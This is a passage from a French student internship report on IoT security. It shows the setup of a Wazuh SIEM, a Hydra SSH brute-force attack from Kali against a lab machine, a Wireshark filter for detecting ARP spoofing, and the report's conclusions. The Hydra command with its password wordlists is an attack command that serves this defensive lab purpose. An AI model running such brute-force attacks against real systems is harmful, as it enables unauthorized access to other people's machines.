..0 ..(...z) ..4v.eu!# S%&(')+ ,../0123 4567
--	--	--

Figure 99 : Connexion chiffrée

Je peux maintenant confirmer que la communication est sécurisée et chiffrée.

4.2.4 SIEM :

L'architecture décrite dans la Figure 100 représente un système SIEM avec une machine physique et un environnement virtualisé VMware. Ce système comprend un serveur Wazuh, agissant comme un SIEM qui connecté à un agent. Une machine Kali est également présente pour mener une attaque de force brute SSH contre l'agent .




Figure 100 : Architecture d'environnement du SIEM

La force brute SSH est courante dans les environnements IoT en raison de utiliser des mots de passe faibles ou par défaut sur les objets connectés.

- Ma mission est d'explorer le processus de détection de telles attaques avec une SIEM Wazuh.

Après l'installation du serveur Wazuh dans VMware , la première étape consiste à configurer l'agent Wazuh afin de permettre une intégration fluide avec le gestionnaire Wazuh .

```
(base) ahmed@ahmed:~$ wget https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.7.3-1_amd64.deb && sudo WAZUH_MANAGER='192.168.23.146' WAZUH_AGENT_NAME='agent' dpkg -i ./wazuh-agent_4.7.3-1_amd64.deb
```

Figure 101 : Installation d'une agent

Puis , j'ai configuré et activé le service de l'agent wazuh sur le système

```
(base) ahmed@ahmed:~$ sudo systemctl daemon-reload
sudo systemctl enable wazuh-agent
sudo systemctl start wazuh-agent
```

Figure 102 : Activation de agent

Après avoir activé l'agent, j'ai vérifié l'enregistrement réussi et la connectivité avec l'interface Wazuh Manager




Figure 103 : Vérification de connectivité de l'agent

Pour simuler une attaque SSH par force brute il est indispensable que le système où l'agent Wazuh est installé dispose également de SSH , j'ai donc activé le service ssh après l'avoir installé dans notre système

```
(base) ahmed@ahmed:~$ sudo systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable ssh
(base) ahmed@ahmed:~$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
    Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: enabled)
    Active: active (running) since Mon 2024-04-15 10:00:25 CET; 2min 55s ago
      Process: 16964 ExecStart=/usr/sbin/sshd -D (code=exited, status=0/0)
```

Figure 104 : Activation du ssh

Après avoir ajouté l'agent et activé le service SSH, nous nous rendons sur la machine de l'attaquant pour lancer notre attaque. Avant cela, j'ai effectué un ping pour vérifier la connectivité entre la machine de hacker (Kali) et la machine de l'agent .

```
$ ping 192.168.23.137
PING 192.168.23.137 (192.168.23.137) 56(84) bytes of data.
64 bytes from 192.168.23.137: icmp_seq=1 ttl=64 time=0.378 ms
64 bytes from 192.168.23.137: icmp_seq=2 ttl=64 time=0.244 ms
64 bytes from 192.168.23.137: icmp_seq=3 ttl=64 time=0.288 ms
```

Figure 105 : Ping de machine Kali vers la machine de l'agent

Après avoir vérifié la connectivité entre la machine Kali et la machine de l'agent, j'ai lancé une attaque par force brute à l'aide de l'outil Hydra qui est spécialisé dans ce type d'attaques, notamment contre le protocole SSH.

```
[root@ahmed]# ./hydra -L ssh-usernames.txt -P top-20-common-SSH-passwords.txt ssh://192.168.23.137
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws & ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-15 11:40:03
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1288 login tries (l:56/p:23), ~81 tries per task
[DATA] attacking ssh://192.168.23.137:22/
```

Figure 106 : attaque SSH force brute

J'ai utilisé une liste de noms d'utilisateur et de mots de passe pour effectuer notre attaque par force brute SSH avec l'adresse IP de la cible bien sûr.




Figure 107 : Interface de SIEM après l'attaque

L'augmentation nette des événements de sécurité détectés par Wazuh indique une hausse significative des échecs d'authentification ce qui reflète une activité croissante dans les tentatives d'accès non autorisées.

Après avoir confirmé que l'attaque a été enregistrée dans "Security Events", je peux examiner ces événements par détails .

@timestamp	2024-04-22T00:40:28.805Z
_id	nvZBA48BjoAj3XG6fUJl
agent.id	001
agent.ip	192.168.23.137
agent.name	agent
data.srcip	192.168.23.128
data.srcuser	db2inst1
decoder.name	sshd
decoder.parent	sshd
full_log	Apr 22 01:40:28 ahmed sshd[6114]: Failed password for invalid user db2inst1 from 192.168.23.128 port 52774 ssh2
id	1713746428.401766
input.type	log
location	/var/log/auth.log
manager.name	wazuh-server
predecoder.hostname	ahmed
predecoder.program_name	sshd

Figure 108 : Evènement de sécurité

Cet événement indique une tentative d'authentification avec le nom d'utilisateur "ahmed" (l'attaquant) provenant de l'adresse IP source 192.168.23.128. Cette tentative ciblait le service SSH exécuté sur l'agent nommé "agent" avec l'adresse IP 192.168.23.137.

4.2.5 Détection Avec Wireshark :

Wireshark est un outil essentiel pour le "blue team" car permet d'analyser en détail les paquets réseau, d'identifier les menaces potentielles et détecter les activités malveillantes. Dans mon projet, j'ai utilisé Wireshark pour détecter les attaques de type homme du milieu (ARP Spoofing).

Pour détecter une attaque de l'homme du milieu, j'ai développé un filtre dans Wireshark pour cibler spécifiquement les paquets ARP associés à mon passerelle en utilisant son adresse IP tout en excluant les paquets provenant de sa propre adresse MAC ce qui nous a permis de mieux cibler les anomalies potentielles dans le trafic réseau.




Figure 109 : préparation du filtre

Pour ce faire , j'ai sélectionné l'option "**and not selected**" après avoir sélectionné la MAC légitime de mon passerelle

```
((arp.src.proto_ip4 == 192.168.23.1) && (arp.opcode == 2)) ) && !(arp.src.hw_mac == 00:50:56:ec:b4:24)
```

Figure 110 : filtre du détection d'une attaque ARP spoofing

En activant ce filtre , j'ai pu détecter l'attaque avec succès lors de l'utilisation d'Ettercap




Figure 111 : détection d'une attaque ARP spoofing

5. Conclusion :

Au cours de ce dernier chapitre, j'ai présenté mon système en mettant en lumière les différentes composantes de mon environnement de travail puis je suis passés à la pratique. J'ai ainsi documenté les attaques que j'ai réalisées en incluant des figures capturées lors de l'exécution de ces attaques. Enfin j'ai exposé les solutions que j'ai développées pour sécuriser l'IoT de manière plus efficace

Conclusion Générale

Grâce à cette expérience professionnelle réalisée au sein de Tunisie Télécom, j'ai eu l'opportunité de mettre en pratique mes compétences théoriques et professionnelles acquises lors de mes études à l'institut.

Pendant la période de stage, j'ai d'abord découvert le réseau de Tunisie Télécom ainsi que les outils de sécurité utilisés par l'entreprise. Ensuite, j'ai exploré les principales vulnérabilités du système IoT afin de réaliser des tests de pénétration et de comprendre le fonctionnement des attaquants dans le but de sécuriser notre environnement IoT. J'ai ensuite proposé mes propres solutions pour protéger cette infrastructure.

Bien que d'autres options comme le Machine Learning, le SDN et le ZTNA aient pu être envisagées, leur mise en œuvre aurait pris trop de temps et ne serait pas faisable compte tenu de la durée du projet et du rapport associé.

Enfin, j'espère à ce que ce projet marque le commencement d'une intégration professionnelle réussie et serve de guide pour tous ceux qui s'intéressent au domaine de la cybersécurité.

Webographie

- (1) Récupéré le 27/02/2024 sur <https://www.tunisetelecom.tn/particulier/a-propos-de-tt/>
- (2) Récupéré le 28/02/2024 sur <https://www.lemagit.fr/definition/Internet-des-objets-IoT/>
- (3) Récupéré le 28/02/2024 sur <https://iotjourney.orange.com/fr-FR/explorer/les-solutions-iot/objets-intelligents>
- (4) Récupéré le 02/03/2024 sur https://www.wikiwai.com/informatique-technologie/materiel_et_internet_des_objets/internet_des_objets_industriels/2020/supernova/internet-des-objets-architectures-protocoles-et-applications/#Architecture_de_IIoT
- (5) Récupéré le 02/03/2024 sur https://www.wikiwai.com/informatique-technologie/materiel_et_internet_des_objets/internet_des_objets_industriels/2020/supernova/internet-des-objets-architectures-protocoles-et-applications/#Architecture_de_IIoT
- (6) Récupéré le 02/03/2024 sur https://www.wikiwai.com/informatique-technologie/materiel_et_internet_des_objets/internet_des_objets_industriels/2020/supernova/internet-des-objets-architectures-protocoles-et-applications/#Architecture_de_IIoT
- (7) Récupéré le 02/03/2024 sur <https://www.robotique.tech/blog/quest-ce-que-la-domotique/>
- (8) Récupéré le 02/03/2024 sur <https://cpl.thalesgroup.com/fr/data-protection/healthcare-data-security-solutions>
- (9) Récupéré le 02/03/2024 sur <https://www.astree-software.fr/blog/iot-industrie-du-futur-logiciel-mes/>
- (10) Récupéré le 21/03/2024 sur <https://payatu.com>
- (11) Récupéré le 01/04/2024 sur https://www.cisco.com/c/fr_ca/products/security/identity-services-engine/what-is-identity-access-management.html
- (12) Récupéré le 01/04/2024 sur <https://www.ibm.com/fr-fr/topics/identity-access-management>
- (13) Récupéré le 02/04/2024 sur <https://www.ibm.com/fr-fr/topics/quantum-cryptography>
- (14) Récupéré le 06/04/2024 sur https://www.linkedin.com/advice/1/youre-looking-secure-your-iot-devices-whats-best-rvk1c?trk=public_post_main-feed-card_feed-article-content
- (15) Récupéré le 06/04/2024 sur https://www-cybertalk-org.translate.goog/2023/11/29/the-role-of-blockchain-in-iot-security/?_x_tr_sl=en&_x_tr_tl=fr&_x_tr_hl=fr&_x_tr_pto=sc